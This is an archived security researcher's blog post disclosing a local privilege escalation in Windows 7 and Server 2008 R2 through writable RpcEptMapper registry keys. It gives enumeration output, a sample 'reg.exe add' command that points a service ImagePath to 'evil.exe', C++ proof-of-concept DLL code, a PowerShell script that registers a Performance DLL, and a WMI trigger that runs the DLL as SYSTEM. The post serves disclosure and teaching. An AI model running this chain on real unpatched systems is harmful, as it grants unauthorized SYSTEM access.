

Windows RpcEptMapper Service Insecure Registry Permissions EoP

Published: 2020-11-11 · Archived: 2026-04-05 23:12:30 UTC

If you follow me on Twitter, you probably know that I developed my own Windows privilege escalation enumeration script - [PrivescCheck](#) - which is a sort of updated and extended version of the famous [PowerUp](#). If you have ever run this script on **Windows 7** or **Windows Server 2008 R2**, you probably noticed a weird recurring result and perhaps thought that it was a false positive just as I did. Or perhaps you're reading this and you have no idea what I am talking about. Anyway, the only thing you should know is that this script actually did spot a **Windows 0-day privilege escalation vulnerability**. Here is the story behind this finding...

A Bit of Context...

At the beginning of this year, I started working on a privilege escalation enumeration script: [PrivescCheck](#). The idea was to build on the work that had already been accomplished with the famous [PowerUp](#) tool and implement a few more checks that I found relevant. With this script, I simply wanted to be able to quickly enumerate potential vulnerabilities caused by system misconfigurations but, it actually yielded some unexpected results. Indeed, it enabled me to **find a 0-day vulnerability in Windows 7 / Server 2008R2!**

Given a fully patched Windows machine, one of the main security issues that can lead to local privilege escalation is service misconfiguration. If a normal user is able to modify an existing service then he/she can execute arbitrary code in the context of LOCAL/NETWORK SERVICE or even LOCAL SYSTEM. Here are the most common vulnerabilities. There is nothing new so you can skip this part if you are already familiar with these concepts.

- **Service Control Manager (SCM)** - Low-privileged users can be granted specific permissions on a service through the SCM. For example, a normal user can start the *Windows Update* service with the command `sc.exe start wuauaserv` thanks to the `SERVICE_START` permission. This is a very common scenario. However, if this same user had `SERVICE_CHANGE_CONFIG`, he/she would be able to alter the behavior of the that service and make it run an arbitrary executable.
- **Binary permissions** - A typical Windows service usually has a command line associated with it. If you can modify the corresponding executable (or if you have write permissions in the parent folder) then you can basically execute whatever you want in the security context of that service.
- **Unquoted paths** - This issue is related to the way Windows parses command lines. Let's consider a fictitious service with the following command line: `C:\Applications\Custom Service\service.exe /v`. This command line is ambiguous so Windows would first try to execute `C:\Applications\Custom.exe` with `Service\service.exe` as the first argument (and `/v` as the second argument). If a normal user had write permissions in `C:\Applications` then he/she could hijack the service by copying a malicious executable to `C:\Applications\Custom.exe`. That's why paths should always be surrounded by quotes, especially when they contain spaces: `"C:\Applications\Custom Service\service.exe" /v`
- **Phantom DLL hijacking** (and writable `%PATH%` folders) - Even on a default installation of Windows, some built-in services try to load DLLs that don't exist. That's not a vulnerability per se but if one of the folders that are listed in the `%PATH%` environment variable is writable by a normal user then these services can be hijacked.

Each one of these potential security issues already had a corresponding check in PowerUp but there is another case where misconfiguration may arise: **the registry**. Usually, when you create a service, you do so by invoking the Service Control Manager using the built-in command `sc.exe` as an administrator. This will create a subkey with the name of your service in `HKLM\SYSTEM\CurrentControlSet\Services` and all the settings (command line, user, etc.) will be saved in this subkey. So, if these settings are managed by the SCM, they should be secure by default. At least that's what I thought...

Checking Registry Permissions

One of the core functions of [PowerUp](#) is `Get-ModifiablePath`. The basic idea behind this function is to provide a generic way to check whether the current user can modify a file or a folder in any way (e.g.: `AppendData/AddSubdirectory`). It does so by parsing the ACL of the target object and then comparing it to the permissions that are given to the current user account through all the groups it belongs to. Although this principle was originally implemented for files and folders, registry keys are [securable objects](#) too. Therefore, it's possible to implement a similar function to check if the current user has any write permissions on a registry key. That's exactly what I did and I thus added a new core function: `Get-ModifiableRegistryPath`.

Then, implementing a check for modifiable registry keys corresponding to Windows services is as easy as calling the `Get-ChildItem` PowerShell command on the path `Registry::HKLM\SYSTEM\CurrentControlSet\Services`. The result can simply be piped to the new `Get-ModifiableRegistryPath` command, and that's all.

When I need to implement a new check, I use a Windows 10 machine, and I also use the same machine for the initial testing to see if everything is working as expected. When the code is stable, I extend the tests to a few other Windows VMs to make sure that it's still PowerShell v2 compatible and that it can still run on older systems. The operating systems I use the most for that purpose are Windows 7, Windows 2008 R2 and Windows Server 2012 R2.

When I ran the updated script on a default installation of Windows 10, it didn't return anything, which was the result I expected. But then, I ran it on Windows 7 and I saw this:

```

-----
| TEST | SERVICES > Permissions - Registry | UULM |
-----
DESC | Checks for services which are modifiable through the |
| registry (reg.exe add HKLM\...\Services\DllService |
| /v ImagePath /d C:\Temp\evil.exe /f). |
-----
[*] Found 5 result(s).

Name : Dnscache
ImagePath : C:\Windows\system32\svchost.exe -k NetworkService
User : NT AUTHORITY\NetworkService
ModifiablePath : <Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache>
IdentityReference : NT AUTHORITY\INTERACTIVE
Permissions : <ReadControl, AppendData/AddSubdirectory, ReadExtendedAttributes, ReadData/ListDirectory>
Status : Running
UserCanStart : True
UserCanRestart : False

Name : Dnscache
ImagePath : C:\Windows\system32\svchost.exe -k NetworkService
User : NT AUTHORITY\NetworkService
ModifiablePath : <Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache>
IdentityReference : BUILTIN\Users
Permissions : <ReadAttributes, ReadControl, WriteAttributes, WriteExtendedAttributes...>
Status : Running
UserCanStart : True
UserCanRestart : False

Name : Dnscache
ImagePath : C:\Windows\system32\svchost.exe -k NetworkService
User : NT AUTHORITY\NetworkService
ModifiablePath : <Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache>
IdentityReference : BUILTIN\Users
Permissions : <ReadControl, WriteExtendedAttributes, AppendData/AddSubdirectory, ReadExtendedAttributes...>
Status : Running
UserCanStart : True
UserCanRestart : False

Name : RpcEptMapper
ImagePath : C:\Windows\system32\svchost.exe -k RPCSS
User : NT AUTHORITY\NetworkService
ModifiablePath : <Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcEptMapper>
IdentityReference : NT AUTHORITY\Authenticated Users
Permissions : <ReadControl, AppendData/AddSubdirectory, ReadData/ListDirectory>
Status : Running
UserCanStart : True
UserCanRestart : False

Name : RpcEptMapper
ImagePath : C:\Windows\system32\svchost.exe -k RPCSS
User : NT AUTHORITY\NetworkService
ModifiablePath : <Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcEptMapper>
IdentityReference : BUILTIN\Users
Permissions : <WriteExtendedAttributes, AppendData/AddSubdirectory, ReadData/ListDirectory>
Status : Running
UserCanStart : True
UserCanRestart : False

```


Since I didn't expect the script to yield any result, I first thought that these were false positives and that I had messed up at some point in the implementation. But, before getting back to the code, I did take a closer look at these results...

A False Positive?

According to the output of the script, the current user has some write permissions on two registry keys:

- HKLM\SYSTEM\CurrentControlSet\Services\Dnscache
- HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper

Let's manually check the permissions of the `RpcEptMapper` service using the `regedit` GUI. One thing I really like about the *Advanced Security Settings* window is the *Effective Permissions* tab. You can pick any user or group name and immediately see the effective permissions that are granted to this principal without the need to inspect all the ACEs separately. The following screenshot shows the result for the low privileged `lab-user` account.




Most permissions are standard (e.g.: Query Value) but one in particular stands out: Create Subkey . The generic name corresponding to this permission is AppendData/AddSubdirectory , which is exactly what was reported by the script:

```

Name           : RpcEptMapper
ImagePath      : C:\Windows\system32\svchost.exe -k RPCSS
User           : NT AUTHORITY\NetworkService
ModifiablePath : {Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcEptMapper}
IdentityReference : NT AUTHORITY\Authenticated Users
Permissions    : {ReadControl, AppendData/AddSubdirectory, ReadData/ListDirectory}
Status        : Running
UserCanStart   : True
UserCanRestart : False

Name           : RpcEptMapper
ImagePath      : C:\Windows\system32\svchost.exe -k RPCSS
User           : NT AUTHORITY\NetworkService
ModifiablePath : {Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcEptMapper}
IdentityReference : BUILTIN\Users
Permissions    : {WriteExtendedAttributes, AppendData/AddSubdirectory, ReadData/ListDirectory}
Status        : Running
UserCanStart   : True
UserCanRestart : False
    
```

What does this mean exactly? It means that we cannot just modify the ImagePath value for example. To do so, we would need the WriteData/AddFile permission. Instead, we can only create a new subkey.



Does it mean that it was indeed a false positive? Surely not. Let the fun begin!


RTEM

At this point, we know that we can create arbitrary subkeys under `HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper` but we cannot modify existing subkeys and values. These already existing subkeys are `Parameters` and `Security` , which are quite common for Windows services.

Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	@%windir%\system32\RpcEptMap.dll,-1002
DisplayName	REG_SZ	@%windir%\system32\RpcEptMap.dll,-1001
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	80 51 01 00 00 00 00 00 00 00 03 00 00 14 00 00 01 00 00 00 c0 d4...
Group	REG_SZ	COM Infrastructure
ImagePath	REG_EXPAND_SZ	%SystemRoot%\system32\svchost.exe -k RPCSS
ObjectName	REG_SZ	NT AUTHORITY\NetworkService
RequiredPrivileges	REG_MULTI_SZ	SeChangeNotifyPrivilege SeImpersonatePrivilege SeCreateGlobalPrivilege
ServiceSidType	REG_DWORD	0x00000001 (1)
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000020 (32)

Therefore, the first question that came to mind was: *is there any other predefined subkey - such as `Parameters` and `Security` - that we could leverage to effectively modify the configuration of the service and alter its behavior in any way?*

To answer this question, my initial plan was to enumerate all existing keys and try to identify a pattern. The idea was to see which subkeys are *meaningful* for a service’s configuration. I started to think about how I could implement that in PowerShell and then sort the result. Though, before doing so, I wondered if this registry structure was already documented. So, I googled something like `windows service configuration registry site:microsoft.com` and here is the very first [result](#) that came out.



Looks promising, doesn’t it? At first glance, the documentation did not seem to be exhaustive and complete. Considering the title, I expected to see some sort of tree structure detailing all the subkeys and values defining a service’s configuration but it was clearly not there.

HKLM\SYSTEM\CurrentControlSet\Services Registry Tree

04/20/2017 • 2 minutes to read • 📄 🗨️ 📧 📧 📧

The HKLM\SYSTEM\CurrentControlSet\Services registry tree stores information about each service on the system. Each driver has a key of the form `HKLM\SYSTEM\CurrentControlSet\Services\DriverName`. The PnP manager passes this path of a driver in the `RegistryPath` parameter when it calls the driver’s `DriverEntry` routine. A driver can store global driver-defined data under the `Parameters` subkey of its key in the `Services` tree. Information that is stored under this key is available to the driver during its initialization.

The following keys and value entries are of particular interest:

ImagePath

A value entry that specifies the fully qualified path of the driver’s image file. Windows creates this value by using the required `ServiceBinary` entry in the driver’s INF file. This entry is in the `service-install-section` referenced by the driver’s `INF AddService directive`. A typical value for this path is `%SystemRoot%\system32\Drivers\DriverName.sys`, where `DriverName` is the name of the driver’s `Services` key.

Parameters

A key that is used to store driver-specific data. For some types of drivers, the system expects to find specific value entries. You can add value entries to this subkey using `AddReg` entries in the driver’s INF file.

Performance

A key that specifies information for optional performance monitoring. The values under this key specify the name of the driver’s performance DLL and the names of certain exported functions in that DLL. You can add value entries to this subkey using `AddReg` entries in the driver’s INF file.

Still, I did take a quick look at each paragraph. And, I quickly spotted the keywords “**Performance**” and “**DLL**”. Under the subtitle “**Performance**”, we can read the following:

Performance: A key that specifies information for optional performance monitoring. The values under this key specify the name of the driver’s performance DLL and the names of certain exported functions in that DLL. You can add value entries to this subkey using `AddReg` entries in the driver’s INF file.

According to this short paragraph, one can theoretically register a DLL in a driver service in order to monitor its performances thanks to the `Performance` subkey. **OK, this is really interesting!** This key doesn’t exist by default for the `RpcEptMapper` service so it looks like it is *exactly* what we need. There is a slight problem though, this service is definitely

not a driver service. Anyway, it's still worth the try, but we need more information about this "Performance Monitoring" feature first.

```
c:\Windows\System32>sc qc RpcEptMapper
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: RpcEptMapper
        TYPE               : 28  WIN32_SHARE_PROCESS
        START_TYPE          : 2    AUTO_START
        ERROR_CONTROL       : 1    NORMAL
        BINARY_PATH_NAME    : C:\Windows\system32\svchost.exe -k RPCSS -p
        LOAD_ORDER_GROUP   : COM Infrastructure
        TAG                 : 0
        DISPLAY_NAME       : RPC Endpoint Mapper
        DEPENDENCIES        :
        SERVICE_START_NAME : NT AUTHORITY\NetworkService
```

Note: in Windows, each service has a given `Type`. A service type can be one of the following values: `SERVICE_KERNEL_DRIVER` (1), `SERVICE_FILE_SYSTEM_DRIVER` (2), `SERVICE_ADAPTER` (4), `SERVICE_RECOGNIZER_DRIVER` (8), `SERVICE_WIN32_OWN_PROCESS` (16), `SERVICE_WIN32_SHARE_PROCESS` (32) or `SERVICE_INTERACTIVE_PROCESS` (256).

After some googling, I found this resource in the documentation: [Creating the Application's Performance Key](#).

Creating the Application's Performance Key

05/31/2018 • 2 minutes to read • 🌐 📄 🗨️

An application that supports performance counters must have a **Performance** key under the **Services** key. The following example shows the values that you must include for this key.

```
HKEY_LOCAL_MACHINE
  \SYSTEM
    \CurrentControlSet
      \Services
        \application-name
          \Performance
            Library = Name of your performance DLL
            Open = Name of your Open function in your DLL
            Collect = Name of your Collect function in your DLL
            Close = Name of your Close function in your DLL
```

The **Library** value provides the name of the performance DLL, and the **Open**, **Collect**, and **Close** values provide the names of the functions exported from the performance DLL. The data type of these values is **REG_SZ**. When a consumer requests performance data, the system uses these values to determine which performance DLLs to load and which DLL functions to call.

The **Library** value can contain the DLL name or a full path to the DLL. If you use the **REG_EXPAND_SZ** data type for **Library**, you can specify environment variables in your path.

The application's service key must exist before you can run **lodctr** to load your counter names and help strings.

For additional registry values that you can create, such as specifying time out values for the **OpenPerformanceData** and **CollectPerformanceData** functions, see [Creating Other Registry Entries](#).

First, there is a nice tree structure that lists all the keys and values we have to create. Then, the description gives the following key information:

- The **Library** value can contain a **DLL name or a full path to a DLL**.
- The **Open**, **Collect**, and **Close** values allow you to specify **the names of the functions** that should be exported by the DLL.
- The data type of these values is **REG_SZ** (or even **REG_EXPAND_SZ** for the **Library** value).

If you follow the links that are included in this resource, you'll even find the prototype of these functions along with some code samples: [Implementing OpenPerformanceData](#).

```
1  DWORD APIENTRY OpenPerfData(LPWSTR pContext);
2  DWORD APIENTRY CollectPerfData(LPWSTR pQuery, PVOID* ppData, LPDWORD pcbData, LPDWORD pObjectsReturned);
3  DWORD APIENTRY ClosePerfData();
```

I think that's enough with the theory, it's time to start writing some code!

Writing a Proof-of-Concept

Thanks to all the bits and pieces I was able to collect throughout the documentation, writing a simple Proof-of-Concept DLL should be pretty straightforward. But still, we need a plan!

When I need to exploit some sort of DLL hijacking vulnerability, I usually start with a simple and custom log helper function. The purpose of this function is to write some key information to a file whenever it's invoked. Typically, I log the PID of the current process and the parent process, the name of the user that runs the process and the corresponding command line. I also log the name of the function that triggered this log event. This way, I know which part of the code was executed.

In my other articles, I always skipped the development part because I assumed that it was more or less obvious. But, I also want my blog posts to be beginner-friendly, so there is a contradiction. I will remedy this situation here by detailing the process. So, let's fire up Visual Studio and create a new "C++ Console App" project. Note that I could have created a "Dynamic-Link Library (DLL)" project but I find it actually easier to just start with a console app.

Here is the initial code generated by Visual Studio:

```
1 #include <iostream>
2
3 int main()
4 {
5     std::cout << "Hello World!\n";
6 }
```

Of course, that's not what we want. We want to create a DLL, not an EXE, so we have to replace the `main` function with `DllMain`. You can find a skeleton code for this function in the documentation: [Initialize a DLL](#).

```
1 #include <Windows.h>
2
3 extern "C" BOOL WINAPI DllMain(HINSTANCE const instance, DWORD const reason, LPVOID const reserved)
4 {
5     switch (reason)
6     {
7     case DLL_PROCESS_ATTACH:
8         Log(L"DllMain"); // See log helper function below
9         break;
10    case DLL_THREAD_ATTACH:
11        break;
12    case DLL_THREAD_DETACH:
13        break;
14    case DLL_PROCESS_DETACH:
15        break;
16    }
17    return TRUE;
18 }
```

In parallel, we also need to change the settings of the project to specify that the output compiled file should be a DLL rather than an EXE. To do so, you can open the project properties and, in the "General" section, select "Dynamic Library (.dll)" as the "Configuration Type". Right under the title bar, you can also select "All Configurations" and "All Platforms" so that this setting can be applied globally.

Next, I add my custom log helper function.

```
1 #include <lmcons.h> // UNLEN + GetUserName
2 #include <tlhelp32.h> // CreateToolhelp32Snapshot()
3 #include <strsafe.h>
4
5 void Log(LPCWSTR pwszCallingFrom)
6 {
7     LPWSTR pwszBuffer, pwszCommandLine;
8     WCHAR wszUsername[UNLEN + 1] = { 0 };
9     SYSTEMTIME st = { 0 };
```

```
10 HANDLE hToolhelpSnapshot;
11 PROCESSENTRY32 stProcessEntry = { 0 };
12 DWORD dwPcbBuffer = UNLEN, dwBytesWritten = 0, dwProcessId = 0, dwParentProcessId = 0, dwBufSize = 0;
13 BOOL bResult = FALSE;
14
15 // Get the command line of the current process
16 pwszCommandLine = GetCommandLine();
17
18 // Get the name of the process owner
19 GetUserName(wszUsername, &dwPcbBuffer);
20
21 // Get the PID of the current process
22 dwProcessId = GetCurrentProcessId();
23
24 // Get the PID of the parent process
25 hToolhelpSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
26 stProcessEntry.dwSize = sizeof(PROCESSENTRY32);
27 if (Process32First(hToolhelpSnapshot, &stProcessEntry)) {
28     do {
29         if (stProcessEntry.th32ProcessID == dwProcessId) {
30             dwParentProcessId = stProcessEntry.th32ParentProcessID;
31             break;
32         }
33     } while (Process32Next(hToolhelpSnapshot, &stProcessEntry));
34 }
35 CloseHandle(hToolhelpSnapshot);
36
37 // Get the current date and time
38 GetLocalTime(&st);
39
40 // Prepare the output string and log the result
41 dwBufSize = 4096 * sizeof(WCHAR);
42 pwszBuffer = (LPWSTR)malloc(dwBufSize);
43 if (pwszBuffer)
44 {
45     StringCchPrintf(pwszBuffer, dwBufSize, L"[%.2u:%.2u:%.2u] - PID=%d - PPID=%d - USER='%s' - CMD='%s' - METHOD='%s'\r\n",
46         st.wHour,
47         st.wMinute,
48         st.wSecond,
49         dwProcessId,
50         dwParentProcessId,
51         wszUsername,
52         pwszCommandLine,
53         pwszCallingFrom
54     );
55
56     LogToFile(L"C:\\LOGS\\RpcEptMapperPoc.log", pwszBuffer);
57
58     free(pwszBuffer);
59 }
60 }
```

Then, we can populate the DLL with the three functions we saw in the documentation. The documentation also states that they should return `ERROR_SUCCESS` if successful.

```
1 DWORD APIENTRY OpenPerfData(LPWSTR pContext)
2 {
3     Log(L"OpenPerfData");
4     return ERROR_SUCCESS;
5 }
6
7 DWORD APIENTRY CollectPerfData(LPWSTR pQuery, PVOID* ppData, LPDWORD pcbData, LPDWORD pObjectsReturned)
8 {
9     Log(L"CollectPerfData");
10    return ERROR_SUCCESS;
11 }
```

```

12     DWORD APIENTRY ClosePerfData()
13     {
14     {
15         Log(L"ClosePerfData");
16         return ERROR_SUCCESS;
17     }

```

Ok, so the project is now properly configured, `DllMain` is implemented, we have a log helper function and the three required functions. One last thing is missing though. If we compile this code, `OpenPerfData`, `CollectPerfData` and `ClosePerfData` will be available as internal functions only so we need to **export** them. This can be achieved in several ways. For example, you could create a `DEF` file and then configure the project appropriately. However, I prefer to use the `__declspec(dllexport)` keyword ([doc](#)), especially for a small project like this one. This way, we just have to declare the three functions at the beginning of the source code.

```

1     extern "C" __declspec(dllexport) DWORD APIENTRY OpenPerfData(LPWSTR pContext);
2     extern "C" __declspec(dllexport) DWORD APIENTRY CollectPerfData(LPWSTR pQuery, PVOID* ppData, LPDWORD pcbData, LPDWORD pObjec
3     extern "C" __declspec(dllexport) DWORD APIENTRY ClosePerfData();

```

If you want to see the full code, I uploaded it [here](#).

Finally, we can select **Release/x64** and **“Build the solution”**. This will produce our DLL file:

`.\DllRpcEndpointMapperPoc\x64\Release\DllRpcEndpointMapperPoc.dll` .


Testing the PoC

Before going any further, I always make sure that my payload is working properly by testing it separately. The little time spent here can save a lot of time afterwards by preventing you from going down a rabbit hole during a hypothetical debug phase. To do so, we can simply use `rundll32.exe` and pass the name of the DLL and the name of an exported function as the parameters.

```

1     C:\Users\lab-user\Downloads>rundll32 DllRpcEndpointMapperPoc.dll,OpenPerfData

```



Great, the log file was created and, if we open it, we can see two entries. The first one was written when the DLL was loaded by `rundll32.exe`. The second one was written when `OpenPerfData` was called. Looks good! 😊

```

[21:25:34] - PID=3040 - PPID=2964 - USER='lab-user' - CMD='rundll32 DllRpcEndpointMapperPoc.dll,OpenPerfData' - METHOD=
[21:25:34] - PID=3040 - PPID=2964 - USER='lab-user' - CMD='rundll32 DllRpcEndpointMapperPoc.dll,OpenPerfData' - METHOD='

```

Ok, now we can focus on the actual vulnerability and start by creating the required registry key and values. We can either do this manually using `reg.exe` / `regedit.exe` or programmatically with a script. Since I already went through the manual steps during my initial research, I'll show a cleaner way to do the same thing with a PowerShell script. Besides, creating registry keys and values in PowerShell is as easy as calling `New-Item` and `New-ItemProperty`, isn't it? 🤔

```

Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\lab-user> New-Item -Path "HKLM:\SYSTEM\CurrentControlSet\Services\RpcEptMapper" -Name Performance
New-Item : Requested registry access is not allowed.
At line:1 char:9
+ New-Item <<<< -Path "HKLM:\SYSTEM\CurrentControlSet\Services\RpcEptMapper" -Name Performance
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (HKKEY_LOCAL_MACHINE\RpcEptMapper:String) [New-Item]. SecurityExcepti
on
+ FullyQualifiedErrorId : System.Security.SecurityException,Microsoft.PowerShell.Commands.NewItemCommand

PS C:\Users\lab-user>
    
```

Requested registry access is not allowed ... Hmmm, ok... It looks like it won't be that easy after all. 😞

I didn't really investigate this issue but my guess is that when we call `New-Item`, `powershell.exe` actually tries to open the parent registry key with some flags that correspond to permissions we don't have.

Anyway, if the built-in cmdlets don't do the job, we can always go down one level and invoke DotNet functions directly. Indeed, registry keys can also be created with the following code in PowerShell.

```

1 [Microsoft.Win32.Registry]::LocalMachine.CreateSubKey("SYSTEM\CurrentControlSet\Services\RpcEptMapper\Performance")
    
```

```

Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\lab-user> [Microsoft.Win32.Registry]::LocalMachine.CreateSubKey("SYSTEM\CurrentControlSet\Services\RpcEptMapper\Performance")

SRG UC Name Property
-- -- --
0 0

PS C:\Users\lab-user>
    
```

Here we go! In the end, I put together the following script in order to create the appropriate key and values, wait for some user input and finally terminate by cleaning everything up.

```

1 $ServiceKey = "SYSTEM\CurrentControlSet\Services\RpcEptMapper\Performance"
2
3 Write-Host "[*] Create 'Performance' subkey"
4 [void] [Microsoft.Win32.Registry]::LocalMachine.CreateSubKey($ServiceKey)
5 Write-Host "[*] Create 'Library' value"
6 New-ItemProperty -Path "HKLM:$($ServiceKey)" -Name "Library" -Value "$($pwd)\DllRpcEndpointMapperPoc.dll" -PropertyType "Str
7 Write-Host "[*] Create 'Open' value"
8 New-ItemProperty -Path "HKLM:$($ServiceKey)" -Name "Open" -Value "OpenPerfData" -PropertyType "String" -Force | Out-Null
9 Write-Host "[*] Create 'Collect' value"
10 New-ItemProperty -Path "HKLM:$($ServiceKey)" -Name "Collect" -Value "CollectPerfData" -PropertyType "String" -Force | Out-Null
11 Write-Host "[*] Create 'Close' value"
12 New-ItemProperty -Path "HKLM:$($ServiceKey)" -Name "Close" -Value "ClosePerfData" -PropertyType "String" -Force | Out-Null
13
14 Read-Host -Prompt "Press any key to continue"
15
16 Write-Host "[*] Cleanup"
17 Remove-ItemProperty -Path "HKLM:$($ServiceKey)" -Name "Library" -Force
18 Remove-ItemProperty -Path "HKLM:$($ServiceKey)" -Name "Open" -Force
19 Remove-ItemProperty -Path "HKLM:$($ServiceKey)" -Name "Collect" -Force
20 Remove-ItemProperty -Path "HKLM:$($ServiceKey)" -Name "Close" -Force
21 [Microsoft.Win32.Registry]::LocalMachine.DeleteSubKey($ServiceKey)
    
```


The last step now, **how do we trick the RPC Endpoint Mapper service into loading our Performance DLL?**

Unfortunately, I haven't kept track of all the different things I tried. It would have been really interesting in the context of this blog post to highlight how tedious and time consuming research can sometimes be. Anyway, one thing I found along the way is that you can query *Performance Counters* using WMI (*Windows Management Instrumentation*), which isn't too surprising after all. More info here: [WMI Performance Counter Types](#).

Counter types appear as the *CounterType* qualifier for properties in [Win32_PerfRawData](#) classes, and as the *CookingType* qualifier for properties in [Win32_PerfFormattedData](#) classes.

So, I first enumerated the WMI classes that are related to *Performance Data* in PowerShell using the following command.

```
1 Get-WmiObject -List | Where-Object { $_.Name -Like "Win32_Perf*" }
```



And, I saw that my log file was created almost right away! Here is the content of the file.

```
[21:17:49] - PID=4904 - PPID=664 - USER='SYSTEM' - CMD='C:\Windows\system32\wbem\wmiprvse.exe' - METHOD='DllMain'  
[21:17:49] - PID=4904 - PPID=664 - USER='SYSTEM' - CMD='C:\Windows\system32\wbem\wmiprvse.exe' - METHOD='OpenPerfData'  
[21:17:49] - PID=4904 - PPID=664 - USER='SYSTEM' - CMD='C:\Windows\system32\wbem\wmiprvse.exe' - METHOD='CollectPerfData'  
